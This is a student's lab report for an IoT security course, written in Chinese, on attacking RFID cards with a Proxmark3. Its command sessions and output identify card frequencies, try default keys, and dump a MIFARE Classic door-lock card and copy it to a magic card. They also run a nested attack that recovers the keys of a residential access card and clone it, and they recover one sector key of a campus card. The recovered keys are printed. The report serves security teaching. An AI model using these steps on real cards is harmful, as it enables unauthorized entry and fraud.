物联网安全课程实验报告

实验五

实验名称：__RFID 安全实验___

姓名：__________郭裕彬__________

小组：___郭裕彬 于洋淼 杨雄峰___

学号：___________2114052__________

专业：_____物联网工程_______

提交日期：_____2023.12.13_______

一、实验目的

了解生活中 RFID 技术的应用及常见安全问题，了解使用 Proxmark 3 RDV2 对 RFID 卡进行安全测试的基本方法。

二、实验要求及要点

- 分组（1-3 人）完成实验内容，**单独撰写**实验报告，回答问题，且报告内容至少包括如下要点。
- 问题：
  - 1）为什么不能破解生活中的 RFID 卡来获利？
  - 2）假设某高校校园卡可被任意手机复制门禁功能，可能的原因是什么？
  - 3）为什么学术界安全会议论文、甚至市场上的书籍会详细讨论攻击某现实应用系统的方法？有何利弊？
- 要点：
  - 实验原理及工具简介
  - 实验目标与步骤（搭配实验过程照片、截图、各个卡的破解原理）
  - 遇到的问题及解决办法
  - 收获与感悟

三、实验内容

Proxmark3 工具介绍

Proxmark3 是一个开源的 RFID/NFC 刷卡器，用于研究和安全测试。它允许用户读取、编写和模拟无线射频标签（RFID）和近场通信（NFC）卡片的功能。

作为一个开源项目，其硬件和软件都是开放源代码的。这使得用户可以自由查看、修改和分发代码，以适应特定需求。它支持多种 RFID 和 NFC 卡片标准，包括低频（LF）、高频（HF）和超高频（UHF）卡片。Proxmark3 具有读取、写入和模拟标签的能力，可以用于研究和测试各种无线射频卡片。硬件包括 FPGA（现场可编程门阵列）和 ARM 处理器，提供强大的处理和灵活性，它通常包含天线

和一些可选的模块，如 LF、HF 或 UHF 模块，以支持不同频率的通信。Proxmark3 支持许多 RFID 和 NFC 标准，如 EM410x、HID Prox、Mifare Classic、Desfire、ISO14443、ISO15693 等。Proxmark3 使用自己的开源软件，用户可以通过命令行或图形用户界面（GUI）与设备进行交互。软件提供了广泛的功能，包括读写 RFID 卡片、破解加密算法、模拟卡片等。

判别 RFID 的属于高频还是低频卡

将 proxmark3 连接入电脑，通过设备管理器查看 COM 号，并在 pm3.bat 中进行修改。

两个线圈空置状态，使用命令 hw tune，测量两线圈感知到的电压

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[/] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 24.48 V - 125.00 kHz
[+] LF antenna: 15.97 V - 134.83 kHz
[+] LF optimal: 26.40 V - 121.21 kHz
[+] Approx. Q factor (*): 7.2 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.7 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 26.48 V - 13.56 MHz
[+] Approx. Q factor (*): 7.7 by peak voltage measurement
[+] HF antenna is OK
```

根据高频卡放置在高频线圈会降低其电压、低频卡放置在低频线圈会降低其电压的原理来对卡片的类型进行判定。

我们把印有 ID-5577 字样的卡片放置到 LF 低频线圈上得到结果如下

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[/]  9
[=] ---------- LF Antenna ----------
[+] LF antenna:  8.08 V - 125.00 kHz
[+] LF antenna:  9.19 V - 134.83 kHz
[+] LF optimal: 13.41 V - 157.89 kHz
[+] Approx. Q factor (*): 3.6 by frequency bandwidth measurement
[+] Approx. Q factor (*): 3.9 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 25.79 V - 13.56 MHz
[+] Approx. Q factor (*): 7.5 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

同样的卡片放置在 HF 高频线圈上的结果如下

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[/]  9
[=] ---------- LF Antenna ----------
[+] LF antenna: 25.40 V - 125.00 kHz
[+] LF antenna: 16.17 V - 134.83 kHz
[+] LF optimal: 27.54 V - 120.00 kHz
[+] Approx. Q factor (*): 7.3 by frequency bandwidth measurement
[+] Approx. Q factor (*): 8.0 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 23.45 V - 13.56 MHz
[+] Approx. Q factor (*): 6.8 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

可以看出，相比于空置状态，卡片放在 LF 上导致的电压下降值（从 7.5 左右降到 3.5 左右)会显著大于其放在 HF 上导致的电压下降值(从 7.7 降到 6.8)，因此可以判断 ID-5577 卡片是低频卡。

同样的原理，我们得到印有 IC-CUID 字样的卡片在 LF 和 HF 线圈上的电压测量结果如下

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[|] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 25.24 V - 125.00 kHz
[+] LF antenna: 15.92 V - 134.83 kHz
[+] LF optimal: 27.33 V - 120.00 kHz
[+] Approx. Q factor (*): 7.2 by frequency bandwidth measurement
[+] Approx. Q factor (*): 7.9 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 25.79 V - 13.56 MHz
[+] Approx. Q factor (*): 7.5 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

```
[usb] pm3 --> hw tune
[=] ---------- Reminder ------------------------
[=] `hw tune` doesn't actively tune your antennas,
[=] it's only informative.
[=] Measuring antenna characteristics, please wait...
[\] 10
[=] ---------- LF Antenna ----------
[+] LF antenna: 25.64 V - 125.00 kHz
[+] LF antenna: 15.96 V - 134.83 kHz
[+] LF optimal: 27.85 V - 120.00 kHz
[+] Approx. Q factor (*): 7.4 by frequency bandwidth measurement
[+] Approx. Q factor (*): 8.1 by peak voltage measurement
[+] LF antenna is OK
[=] ---------- HF Antenna ----------
[+] HF antenna: 13.75 V - 13.56 MHz
[+] Approx. Q factor (*): 4.0 by peak voltage measurement
[+] HF antenna is OK

(*) Q factor must be measured without tag on the antenna

[+] Displaying LF tuning graph. Divisor 88 (blue) is 134.83 kHz, 95 (red) is 125.00 kHz.
```

从截图可以看出，相比于空置状态，卡片放在 HF 上导致的电压下降值（从 7.7 降到 4.0）会显著大于其放在 LF 上导致的电压下降值（在 7 到 8 附近基本不变），因此可以判断 IC-CUID 卡片是高频卡。

分析某智能门锁钥匙卡

利用之前学习到的判断高低频卡的方法，测试得到门锁 A 卡属于高频卡。

智能门锁上的 RFID 读卡器通过无线射频信号与门锁卡进行通信，通过电磁感应原理完成。当门锁卡靠近读卡器时，读卡器向卡发送激励信号，卡接收并回应。读卡器向卡发送请求，卡回应包含卡的唯一标识符（UID）和其他可能的数据。智能门锁将其与预先存储的授权信息进行比较，如果卡片的身份信息是合法的且有相应的授权，门锁将解锁，允许用户进入。

将门锁卡放到 HF 线圈中，使用指令 hf search 查看门锁卡基本内容

```
[usb] pm3 --> hf search
[\] Searching for ISO14443-A tag...
[+]  UID: 36 2E E2 0B
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

可以看出，门锁属于 MIFARE 1K 卡，其 UID 为 362EE20B，同时也是 Gen 1a 魔术卡，通信协议为 ISO 14433-A。

使用 hf mf chk 指令尝试使用 23 个默认弱密码对卡片密码进行破解

```
[usb] pm3 --> hf mf chk
[=] No key specified, trying default keys
[ 0] ffffffffffff
[ 1] 000000000000
[ 2] a0a1a2a3a4a5
[ 3] b0b1b2b3b4b5
[ 4] c0c1c2c3c4c5
[ 5] d0d1d2d3d4d5
[ 6] aabbccddeeff
[ 7] 1a2b3c4d5e6f
[ 8] 123456789abc
[ 9] 010203040506
[10] 123456abcdef
[11] abcdef123456
[12] 4d3a99c351dd
[13] 1a982c7e459a
[14] d3f7d3f7d3f7
[15] 714c5c886e97
[16] 587ee5f9350f
[17] a0478cc39091
[18] 533cb6c723f6
[19] 8fd0a4f256e9
[20] 0000014b5c31
[21] b578f38a5c61
[22] 96a301bce267
[=] Start check for keys...
```

```
[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 003 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 004 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )
```

可以看出，门锁卡所有扇区的密码都是 ffffffffffff,这意味着这个门锁卡属于非加密卡，所以我们直接使用 hf mf dump 指令将卡上的内容读取下载下来

```
[usb] pm3 --> hf mf dump
[=] Using `hf-mf-362EE20B-key.bin`
[=] Reading sector access bits...
[=] .................
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[+] successfully read block  0 of sector  0.
[+] successfully read block  1 of sector  0.
[+] successfully read block  2 of sector  0.
[+] successfully read block  3 of sector  0.
[+] successfully read block  0 of sector  1.
[+] successfully read block  1 of sector  1.
[+] successfully read block  2 of sector  1.
[+] successfully read block  3 of sector  1.
[+] successfully read block  0 of sector  2.
[+] successfully read block  1 of sector  2.
[+] successfully read block  2 of sector  2.
[+] successfully read block  3 of sector  2.
[+] successfully read block  0 of sector  3.
[+] successfully read block  1 of sector  3.
[+] successfully read block  2 of sector  3.
[+] successfully read block  3 of sector  3.
[+] successfully read block  0 of sector  4.
[+] successfully read block  1 of sector  4.
[+] successfully read block  2 of sector  4.
[+] successfully read block  3 of sector  4.
[+] successfully read block  0 of sector  5.
```

```
[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-362EE20B-dump-2.bin
[+] saved 64 blocks to text file hf-mf-362EE20B-dump-2.eml
[+] saved to json file hf-mf-362EE20B-dump-2.json
```

hf-mf-362EE20B-dump-2.bin	2023/11/29 10:21	BIN 文件	1 KB
hf-mf-362EE20B-dump-2.eml	2023/11/29 10:21	EML 文件	3 KB
hf-mf-362EE20B-dump-2.json	2023/11/29 10:21	JSON 文件	12 KB

我们查看这个 eml 十六进制数据文件，可以看到扇区内部数据都被 0 填充，只有每个扇区开始的首部存放了 UID 等数据和扇区的密码。

之后进行复制到新卡的实验部分。首先通过 hf mf wipe 指令对空白卡进行数据擦除。

```
[usb] pm3 --> hf mf wipe
[=] Loaded keys matching MIFARE Classic 1K
[=] Skipping sector 0 / block 0

[=] block   1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[=] block   4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[=] block   8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block   9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[=] block  12: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  13: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  15: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF ( ok )
[=] block  16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
[=] block  17: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ( ok )
```

由于门锁卡白卡属于魔术卡，因此不能简单使用 eload 指令，需要使用针对魔术卡的 cload 指令进行数据的存入，为了体现写入的成功，我们将实验文件夹中存在的另一个 UID 的二进制文件作为源文件写入，之后查询卡片基本信息，发现 UID 也发生了变化，说明写入成功。

```
[usb] pm3 --> hf mf cload -f hf-mf-33F6439F-dump.bin
[+] loaded 1024 bytes from binary file hf-mf-33F6439F-dump.bin
[=] Copying to magic gen1a card
[=] ................................................................

[+] Card loaded 64 blocks from file
[=] Done!
[usb] pm3 --> hf search
[|] Searching for ISO14443-A tag...
[+]  UID: 33 F6 43 9F
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Magic capabilities : Gen 1a
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

实验完成后，再使用相同类型的指令将原本的 362EE20B 的二进制文件覆盖到白卡上，恢复实验环境。

分析某小区门禁卡

使用门锁卡相同的分析过程，我们得知门禁卡是高频卡。

将门禁卡放入 HF 线圈，使用 hf search 指令读取卡片基本信息

```
[usb] pm3 --> hf search
[|] Searching for ISO14443-A tag...
[+]  UID: 13 BD D7 E4
[+] ATQA: 00 04
[+]  SAK: 08 [2]
[+] Possible types:
[+]    MIFARE Classic 1K
[=] proprietary non iso14443-4 card found, RATS not supported
[+] Prng detection: weak
[#] Auth error
[?] Hint: try `hf mf` commands


[+] Valid ISO 14443-A tag found
```

也使用 hf mf chk 完成弱密码的破解尝试，得到结果如下

```
[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 003 | ------------   | 0 | ------------   | 0 |
[+] | 004 | ------------   | 0 | ------------   | 0 |
[+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )
```

可以看出，有两个扇区的密码并没有成功破解，并且其他扇区的密码都是 FFFFFFFFFFFF，说明门禁卡是一张半加密卡。那么门禁卡的验证内容很可能就需要加密了的扇区里的数据进行辅助认证。

根据测试出来的其他扇区的 FFFFFFFFFFFF 密码，我们可以使用嵌套攻击对门禁卡进行破解，利用卡与读卡器三轮认证过程中的漏洞来实现知一密而求全密三轮认证的过程中读卡器与卡使用的是对称加密算法，读卡器与卡中均存有相同的密钥，加解密过程也是一致的，进行三轮认证时，卡片和读卡器在会生成伪随机数并对其加解密，如果使用错误密钥，伪随机数的验证就会失败。在 M1 卡中每个扇区的密钥又是独立的，一次三轮认证通过后处理完扇区数据后就会转到另一个扇区重复三轮认证，此时使用新扇区的密钥参与加密运算出伪随机数。M1 卡标签在通过第一次三轮认证后就会将其他扇区的数据加密后发送给读卡器，扇区中块 3 用来存放密钥，获取了加密后的扇区数据就等于获取了加密后的密钥信息。此时，我们可以使用获得的加密信息辅助暴力破解，大大降低了对 48 位密钥的搜索空间，缩短了获取密钥的时间成本。

```
[usb] pm3 --> hf mf nested --1k --blk 0 -a -k FFFFFFFFFFFF --dump
[+] Testing known keys. Sector count 16
[=] Chunk: 0.8s | found 28/32 keys (24)
[+] Time to check 23 known keys: 1 seconds

[+] enter nested key recovery
[+] Found 1 key candidates

[+] target block: 12 key type: A  -- found valid key [ 304537324637]

[=] Chunk: 0.5s | found 4/32 keys (1)
[+] time in nested 2 seconds

[=] trying to read key B...
```

```
[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 003 | 304537324637   | 1 | 373839414243   | 1 |
[+] | 004 | 304537324637   | 1 | 373839414243   | 1 |
[+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )

[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-13BDD7E4-key-1.bin
[=] FYI! --> 0xFFFFFFFFFFFF <-- has been inserted for unknown keys where res is 0
```

如上，我们成功破解除了 3、4 两个扇区的密钥 AB，此时便可以使用保存下来的密钥文件来对卡内数据进行 hf mf dump 操作

```
[+] found keys:

[+] |-----|----------------|---|----------------|---|
[+] | Sec | key A          |res| key B          |res|
[+] |-----|----------------|---|----------------|---|
[+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 003 | 304537324637   | 1 | 373839414243   | 1 |
[+] | 004 | 304537324637   | 1 | 373839414243   | 1 |
[+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] | 015 | ffffffffffff   | 1 | ffffffffffff   | 1 |
[+] |-----|----------------|---|----------------|---|
[+] ( 0:Failed / 1:Success )

[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-13BDD7E4-key-1.bin
[=] FYI! --> 0xFFFFFFFFFFFF <-- has been inserted for unknown keys where res is 0
```

```
[+] successfully read block  0 of sector 15.
[+] successfully read block  1 of sector 15.
[+] successfully read block  2 of sector 15.
[+] successfully read block  3 of sector 15.
[+] time: 7 seconds


[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-13BDD7E4-dump-4.bin
[+] saved 64 blocks to text file hf-mf-13BDD7E4-dump-4.eml
[+] saved to json file hf-mf-13BDD7E4-dump-4.json
```

之后是使用 restore 指令将读取到的卡片内容写入到白卡中

首先获取白卡密码

```
usb] pm3 --> hf mf nested --1k --blk 0 -a -k FFFFFFFFFFFF --dump
+] Testing known keys. Sector count 16
=] Chunk: 0.3s | found 32/32 keys (24)
+] Fast check found all keys

+] found keys:

+] |-----|----------------|---|----------------|---|
+] | Sec | key A          |res| key B          |res|
+] |-----|----------------|---|----------------|---|
+] | 000 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 001 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 002 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 003 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 004 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 005 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 006 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 007 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 008 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 009 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 010 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 011 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 012 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 013 | ffffffffffff   | 1 | ffffffffffff   | 1 |
+] | 014 | ffffffffffff   | 1 | ffffffffffff   | 1 |
```

```
[+] Generating binary key file
[+] Found keys have been dumped to hf-mf-13BDD7E4-key-3.bin
[=] FYI! --> 0xFFFFFFFFFFFF <-- has been inserted for unknown keys where res is 0
```

通过该密钥文件写入数据

```
[usb] pm3 --> hf mf restore --file hf-mf-13BDD7E4-dump-4.bin --kfn hf-mf-13BDD7E4-key-3.bin
[=] Restoring hf-mf-13BDD7E4-dump-4.bin to card
[=] block   0: 13 BD D7 E4 9D 08 04 00 02 82 C0 C7 DE CE 69 1D
[=] block   1: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   2: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   3: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block   4: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   5: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   6: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   7: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block   8: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block   9: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  11: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  12: 05 0D 05 E1 0B 03 02 01 01 21 03 11 24 08 31 00
[=] block  13: 3F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70
[=] block  14: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  15: FF FF FF FF FF FF FF 07 80 69 FF FF FF FF FF FF
[=] block  16: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
[=] block  17: 00 00 00 00 00 00 80 01 00 00 00 00 00 00 00 00
[=] block  18: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

之后再通过读取白卡内数据来验证是否写入成功

```
[usb] pm3 --> hf mf dump --keys hf-mf-13BDD7E4-key-3.biN
[=] Using `hf-mf-13BDD7E4-key-3.biN`
[=] Reading sector access bits...
[=] .................
[+] Finished reading sector access bits
[=] Dumping all blocks from card...
[+] successfully read block  0 of sector  0.
[+] successfully read block  1 of sector  0.
[+] successfully read block  2 of sector  0.
[+] successfully read block  3 of sector  0.
[+] successfully read block  0 of sector  1.
[+] successfully read block  1 of sector  1.
[+] successfully read block  2 of sector  1.
[+] successfully read block  3 of sector  1.
[+] successfully read block  0 of sector  2.
[+] successfully read block  1 of sector  2.
[+] successfully read block  2 of sector  2.
[+] successfully read block  3 of sector  2.
```

```
[+] Succeeded in dumping all blocks

[+] saved 1024 bytes to binary file hf-mf-13BDD7E4-dump-7.bin
[+] saved 64 blocks to text file hf-mf-13BDD7E4-dump-7.eml
[+] saved to json file hf-mf-13BDD7E4-dump-7.json
```

```
13BDD7E49D0804000282C0C7DECE691D
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
00000000000000000000000000000000
00000000000000000000000000000000
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
050D05E10B0302010121031124083100
3F000000000000000000000000000070
00000000000000000000000000000000
FFFFFFFFFFFFFF078069FFFFFFFFFFFF
00000000000000000000000000000000
00000000000008001000000000000000
00000000000000000000000000000000
```

可以看到，白卡中三号扇区内存放了数据，说明写入成功。

校园一卡通安全分析


经过测试我们发现，通过自助补卡机器补办过的新卡不能正常进行如下的步骤，21 级入学时发放的校园卡一卡通可以进行。

使用 hf mf autopwn 尝试破解出校园卡一个扇区的密码。我们发现，该指令能够正常发现 0 号扇区的密码，但是之后指令执行过程会出现异常，无法继续。

```
     9 |     780 | Apply bit flip properties                    | 140737488355328 |   14d
    10 |     891 | Apply bit flip properties                    | 140737488355328 |   14d
    11 |    1001 | Apply bit flip properties                    | 140737488355328 |   14d
    11 |    1111 | Apply bit flip properties                    | 140737488355328 |   14d
    12 |    1222 | Apply bit flip properties                    | 140737488355328 |   14d
    13 |    1331 | Apply bit flip properties                    | 140737488355328 |   14d
    14 |    1440 | Apply bit flip properties                    | 140737488355328 |   14d
    15 |    1550 | Apply Sum property. Sum(a0) = 192            |    175294234624 | 24min
    16 |    1659 | Apply bit flip properties                    |    175290089472 | 24min
    17 |    1768 | Apply bit flip properties                    |    153143902208 | 21min
    17 |    1877 | Apply bit flip properties                    |    153143902208 | 21min
    18 |    1985 | Apply bit flip properties                    |    148003864576 | 21min
    19 |    2094 | Apply bit flip properties                    |    148003864576 | 21min
    20 |    2204 | Apply bit flip properties                    |    145514217472 | 20min
    21 |    2312 | Apply bit flip properties                    |    145514217472 | 20min
    22 |    2419 | Apply bit flip properties                    |    145514217472 | 20min
    23 |    2525 | Apply bit flip properties                    |    145514217472 | 20min
    23 |    2525 | (1. guess: Sum(a8) = 256)                    |    145514217472 | 20min
    27 |    2525 | Apply Sum(a8) and all bytes bitflip properties |  145514217472 | 20min
    37 |    2525 | Brute force phase completed.  Key found: e594cd85b1ae |        0 |    0s
[+] target sector   0 key type A -- found valid key [ E594CD85B1AE ]
[+] target sector   0 key type B -- found valid key [ E594CD85B1AE ]
[+] Using AVX2 SIMD core.
[-] Error - can't find `hardnested_bf_bench_data.bin`
Couldn't read benchmark data. Assuming brute force rate of 120000000 states per second
```

